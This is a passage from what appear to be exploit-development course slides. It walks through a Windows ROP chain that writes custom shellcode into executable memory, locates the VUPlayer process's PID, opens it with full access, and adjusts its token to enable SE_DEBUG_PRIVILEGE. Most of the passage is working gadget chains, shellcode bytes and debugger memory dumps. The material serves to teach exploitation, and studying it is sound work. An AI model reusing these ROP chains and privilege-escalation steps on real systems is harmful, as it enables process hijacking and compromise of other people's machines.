0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret

0x004016d9, # pop esi # ret #load
# C9B108FC,
0xFC08B1C9,
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret

0x004016d9, # pop esi # ret #load
# F3A6E302,
0x02E3A6F3,
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret

0x004016d9, # pop esi # ret #load
# EBD0C390,
0x90C3D0EB,
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
```

mov dereference

advance ebp

- We can directly write the bytes for our specially crafted EnumerateProcesses function to memory.
  - This is done with many mov dereferences.
- We write it at 0x78000, which was made RWX.
  - We could have made it RW and then changed it to X.

Starting the Custom EnumerateProcesses Function

```
0x004016db, # pop ebp # ret #load
0x00080000, # Writable Memory

0x004016d9, # pop esi # ret #load
0x00079000, # lppe ebp - 0x800
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret

0x004016d9, # pop esi # ret #load
0x00078de0, # hpsnapshot
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
```

- We are establishing needed values for the **EnumerateProcesses** func.
- These are written to designated spots in **writable memory** under our control.
  - **0x00080000** is our writable memory.

```
0x004016d9, # pop esi # ret #load
0x00079110, # dereferenced Process32Next
# 0x00401696, # mov dword ptr [esi], esi # ret
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret

0x004016d9, # pop esi # ret #load
0x0007e5ae, # VUPlayer
0x004016c3, # mov dword ptr [ebp], esi # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
0x0040132f, # inc ebp # ret
```

Starting the EnumerateProcesses Function

```
0x004016db, # pop ebp # ret # load
0x00080800, # 0x80800 – 0x800 = location of needed stored values
0x004016d9, # pop esi # ret # load
0x00078000, # Start of custom EnumerateProcesses func
0x004016d5, # pop edx # ret # load
0x00080800, # 0x80800 – 0x800 = start of needed, stored values

0x004016e9, # push esi # ret # This starts the function
```

This is writable memory with our stored values.

```
0:000> dd 80800 - 800
00080000  00079000 00078de0 00079110
00080010  00000000 00000000 00000000
00080020  00000000 00000000 00000000
00080030  00000000 00000000 00000000
00080040  00000000 00000000 00000000
```

```
004016e9 56              push    esi
004016ea c3              ret
004016eb 55              push    ebp
004016ec c3              ret
```

Command

```
0:000> u esi L11
00078000 89d5            mov     ebp,edx
00078002 ffb500f8ffff    push    dword ptr [ebp-800h]
00078008 8b9504f8ffff    mov     edx,dword ptr [ebp-7FCh]
0007800e ff32            push    dword ptr [edx]
00078010 8b9508f8ffff    mov     edx,dword ptr [ebp-7F8h]
00078016 ff12            call    dword ptr [edx]
00078018 8bbd00f8ffff    mov     edi,dword ptr [ebp-800h]
0007801e 83c724          add     edi,24h
00078021 8bb50cf8ffff    mov     esi,dword ptr [ebp-7F4h]
```

A **push esi / ret** is used to initiate our custom EnumerateProcesses func!




Process32Next

- Process32Next finds the next process information.
- There is no ROP for this – this called as part of the EnumerateProceses custom function.
- Process32Next uses the same patterns as Process32First



Process32Next outputs our target PID

```
0:000> dd 792a4
000792a4  0000153c 00000000 0007e546 000000
000792b4  00000000 00000009 00405153 005e3a
000792c4  00000009 00000000 76e57950 005e3e
000792d4  0007e546 00000000 00000000 000000
000792e4  00000000 00000000 00000000 000000
```



Verify the PID in the process hacker

Reaching our Target Process in the PROCESSENTRY32

- If we let our custom-built EnumerateProcesses function iterate through all the processes, eventually we will reach our target string.
- Once done, we can then access another field in the structure, retrieving the PID.

```
0:000> da 00079000 + 24
00079024  "VUPlayer.exe"
```

Checking the proper offset, we see that we have finally found the VUPlayer. Now we can capture its PID.

```
0007801e 83c724          add     edi,24h
00078021 8bb50cf8ffff    mov     esi,dword ptr [ebp-7F4h]
00078027 31c9            xor     ecx,ecx
00078029 b108            mov     cl,8
0007802b fc              cld
0007802c f3a6            repe cmps byte ptr [esi],byte ptr es:[edi]
0007802e e302            jecxz   00078032
00078030 ebd0            jmp     00078002
00078032 c3              ret
```

We found our matching string. Therefore, we go to “match” and exit the function by going to 0x78032.

Finding the ProcessID from the PROCESSENTRY32



C++

```
typedef struct tagPROCESSENTRY32 {
  DWORD      dwSize;
  DWORD      cntUsage;
  DWORD      th32ProcessID;
  ULONG_PTR  th32DefaultHeapID;
  DWORD      th32ModuleID;
  DWORD      cntThreads;
  DWORD      th32ParentProcessID;
  LONG       pcPriClassBase;
  DWORD      dwFlags;
  CHAR       szExeFile[MAX_PATH];
} PROCESSENTRY32;
```

- The PID of 0x668 belongs to VUPlayer.
- This PID is required because it is needed to obtain a handle to the process.
- Without a PID, we cannot move forward.

```
0:000> dd 79000
00079000  00000128 00000000 00000668 00000000
00079010  00000000 0000000a 00000994 00000008
00079020  00000000 6c505556 72657961 6578652e
00079030  72427300 72656b6f 6578652e 00650000
00079040  000790dc 77084d38 00079080 77084df2
00079050  006d3e20 00000009 77084e0c 00000000
```

Capturing the PID from the ProcessEntry32 Struct

```
# Take out the ProcessID value from PROCESSENTRY32 struct, which is 0x8 away from the start
0x004016d3, # pop ecx # ret # load
0xfffffa08,  # -1528, distance to ProcessEntry32 struct location
0x0040173d, # add ecx, esp # ret    # retrieving start of ProcessEntry32 struct location
0x00401325, # inc ecx # ret    # We are incrementing it by 8x
0x00401325, # inc ecx # ret
0x00401325, # inc ecx # ret
0x00401325, # inc ecx # ret
0x00401325, # inc ecx # ret
0x00401325, # inc ecx # ret
0x00401325, # inc ecx # ret
0x00401325, # inc ecx # ret  # we have reached the location of the PID
0x004013e2, # mov ecx, dword ptr [ecx] # ret   # Retrieving the PID

# Store the value of ProcessID on the stack before -900 location
0x004016cf, # pop eax # ret # load
0xFFFFFC7C, #
0x00401713, # add eax, esp # ret
0x004015cd, # mov dword ptr [eax], ecx # ret
```



We store the PID, in this case, 0xb98, on the stack, allowing for easy retrieval when we need it for OpenProcess.

```
0:000> dd eax
000792a4  00000b98 00000000
000792b4  00000000 00000009
000792c4  00000009 00000000
```



OpenProcess



```
HANDLE OpenProcess (
  [in] DWORD dwDesiredAccess,
  [in] BOOL  bInheritHandle,
  [in] DWORD dwProcessId );
```

Register	Pattern
EDI	RET 8
ESI	RET
EBP	RET
ESP	SKIP
EBX	OpenProcessStub
EDX	ReturnAddress
ECX	dwDesiredAccess
EAX	bInheritHandle

- This uses both pushad and mov dereferences.
- dwProcessId parameter needs to point to the PID from the previous Process32Next.
- This is the PID that we captured with the custom EnumerateProcesses function
- Without a PID for our target, it would be impossible to move forward!

0x001F0FFF for PROCESS_ALL_ACCESS
0

OpenProcess

ROP gadgets

...

...// End of loading values into registers

```
0x004017a7, # pushal # ret
```


Pushad

After pushad:
dwProcessId -> Point it to the PID

```
# zero out the A for dwProcessId parameter
0x41414141,

# Locating the stack (0x41414141) dynamically using EDI register
0x004016d7, # pop edi # ret #load
0x00000058,
0x00401752, # add edi, esp # ret → moving ESP stack location to EDI

0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
```

Mov dereference

ecx has the PID





OpenProcess Patterns



- OpenProcess can use a pushad pattern coupled with mov dereference.
- It cannot use *just* a pattern (via pushad) by itself.

Register	Pattern 1	Pattern 2	Pattern 3	Pattern 4	Pattern 5
EDI	RET 8	RET 8	Pop	Pop	RET 8
ESI	RET	RET	OpenProcessStub	OpenProcess PTR	RET
EBP	RET	OpenProcessStub	Pop	Pop	OpenProcess PTR
ESP	Skip	Skip	Skip	Skip	Skip
EBX	OpenProcessStub	Jmp [EBP]	Jmp [EBP]	Jmp [EBP]	Jmp [EBP]
EDX	Return Address	Return Address	Return Address	Return Address	Return Address
ECX	dwDesiredAccess	dwDesiredAccess	dwDesiredAccess	dwDesiredAccess	dwDesiredAccess
EAX	bInheritHandle	bInheritHandle	bInheritHandle	bInheritHandle	bInheritHandle

After pushad:

- **dwProcessId** - this is handled by mov dereference

```
# Locating the stack (0x41414141) dynamically using EDI register
0x004016d7, # pop edi # ret #load
0x00000058,
0x00401752, # add edi, esp # ret -- moving ESP stack location to EDI

# making the dwProcessId parameter point to the PID
# 792a4
0x004016d3, # pop ecx # ret #load
0xfffffbe4,
0x0040173d, # add ecx, esp # ret
0x004013e2, # mov ecx, dword ptr [ecx] # ret - Take it out of the pointer
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret

# EDI slot - 1
0x004016d7, # pop edi # ret #load
0x004050dd, # ret 8

# ESI slot - 2
0x004016d9, # pop esi # ret #load
0x00405153, # ret

# EBP slot - 3
0x004016db, # pop ebp # ret #load
0x00405153, # ret

# ESP slot - 4
# (skip)

# EBX slot - 5
# Moving the value of OpenProcessStub (EAX) into EBX
0x00401497, # mov ebx, eax # ret

# EDX slot - 6
0x004016d5, # pop edx # ret #load
0x00405153, # ret --> set breakpoint on ReturnAddress
```

mov dereference

Pushad

Trying to reach placeholder location. We will place parameters there using mov dereference.

The PID has been saved in memory. We locate it and retrieve its value. This is used as the dwProcessId parameter.

- dwProcessId parameter needs to point to the PID from the previous Process32Next.


All other parameters are created using pushad technique.

OpenProcess: Using Mov Dereference and Pushad

OpenProcessToken

```
BOOL OpenProcessToken (
  [in]  HANDLE  ProcessHandle,
  [in]  DWORD   DesiredAccess,
  [out] PHANDLE TokenHandle );
```

- This uses only the mov dereference/sniper technique
- A handle to the process's token is necessary, in order to make needed changes.



OpenProcessToken

- This opens the access token associated with a process.

```
. # making the TokenHandle parameter
        0x004016cf,  # pop eax # ret #load
        0x00000000,  # NULL
        0x004016d3,  # pop ecx # ret #load
        0x00079200,  # Making a pointer holding the access
token   0x0040160f,  # mov dword ptr [ecx], eax # ret
        0x0040166c,  # mov dword ptr [edi], ecx # ret
        0x0040132d,  # inc edi # ret
        0x0040132d,  # inc edi # ret
        0x0040132d,  # inc edi # ret
        0x0040132d,  # inc edi # ret
```


```
0:000> dd 0x00079200
00079200  00000174 000007a0 f60e87fc 001a1e2c
00079210  001a0000 00000000 76f84101 0007932c
00079220  001a172c 00000000 0100017c 00000000
```

AdjustTokenPrivileges

- We need to make changes to the access token to avoid problems.
- This uses only the mov dereference technique.

```
BOOL AdjustTokenPrivileges(
  [in]            HANDLE            TokenHandle,
  [in]            BOOL              DisableAllPrivileges,
  [in, optional]  PTOKEN_PRIVILEGES NewState,
  [in]            DWORD             BufferLength,
  [out, optional] PTOKEN_PRIVILEGES PreviousState,
  [out, optional] PDWORD            ReturnLength
);
```

AdjustTokenPrivilegesStub	
ReturnAddress	
TokenHandle	Token handle from the OpenProcessToken
DisableAllPrivileges	FALSE
NewState	Pointer to the TOKEN_PRIVILEGES struct
BufferLength	NULL
PreviousState	NULL
ReturnLength	Pointer to NULL



TOKEN_PRIVILEGES struct for AdjustTokenPrivileges


- This is a struct that we need to create in memory via ROP:
  - TOKEN_PRIVILEGES struct:
    - 0 for PrivilegeCount
    - LUID_AND_ATTRIBUTES:
      - Pointer to LUID
      - Attributes: 0x2 for SE_PRIVILEGE_ENABLED
      - LUID:
        - LowPart: 0x20 for SE_DEBUG_PRIVILEGE
        - HighPart: 0



```
typedef struct _TOKEN_PRIVILEGES {
  DWORD               PrivilegeCount;
  LUID_AND_ATTRIBUTES Privileges[ANYSIZE_ARRAY];
} TOKEN_PRIVILEGES, *PTOKEN_PRIVILEGES;
```

AdjustTokenPrivileges

- If DisableAllPrivileges is set to FALSE, privileges are modified based on the values in the NewState struct.



```
# making the DisableAllPrivileges parameter
      0x004016d3, # pop ecx # ret #load
      0x00000000, # FALSE
      0x0040165d, # mov dword ptr [edi], ecx # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret

# making the NewState parameter
      0x004016d3, # pop ecx # ret #load
      0x0007D354, # Pointer to the struct
      0x0040166c, # mov dword ptr [edi], ecx # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret
      0x0040132d, # inc edi # ret
```

AdjustTokenPrivileges

- ROP has created necessary parameter values on the stack.
- Some parameters include nested structures and fields.
  - All of these must be carefully created by ROP.

Parameter values on the stack

```
00079ab8 00401426
00079abc 00000168
00079ac0 00000000
00079ac4 0007d354
00079ac8 00000000
00079acc 00000000
00079ad0 00000000
```

Inside LUID

```
0:000> dd 0007d354
0007d354  00000001 0007de54 64646464 64646464
0007d364  64646464 64646464 64646464 64646464
0007d374  64646464 64646464 64646464 64646464
```

SE_DEBUG_PRIVILEGE

```
0:000> dd 0007e354
0007e354  00000020 00000000 64646464 64646464
0007e364  64646464 64646464 64646464 64646464
0007e374  64646464 64646464 64646464 64646464
```


LUID_AND_ATTRIBUTES struct

```
0:000> dd 0007de54
0007de54  0007e354 00000002 64646464 64646464
0007de64  64646464 64646464 64646464 64646464
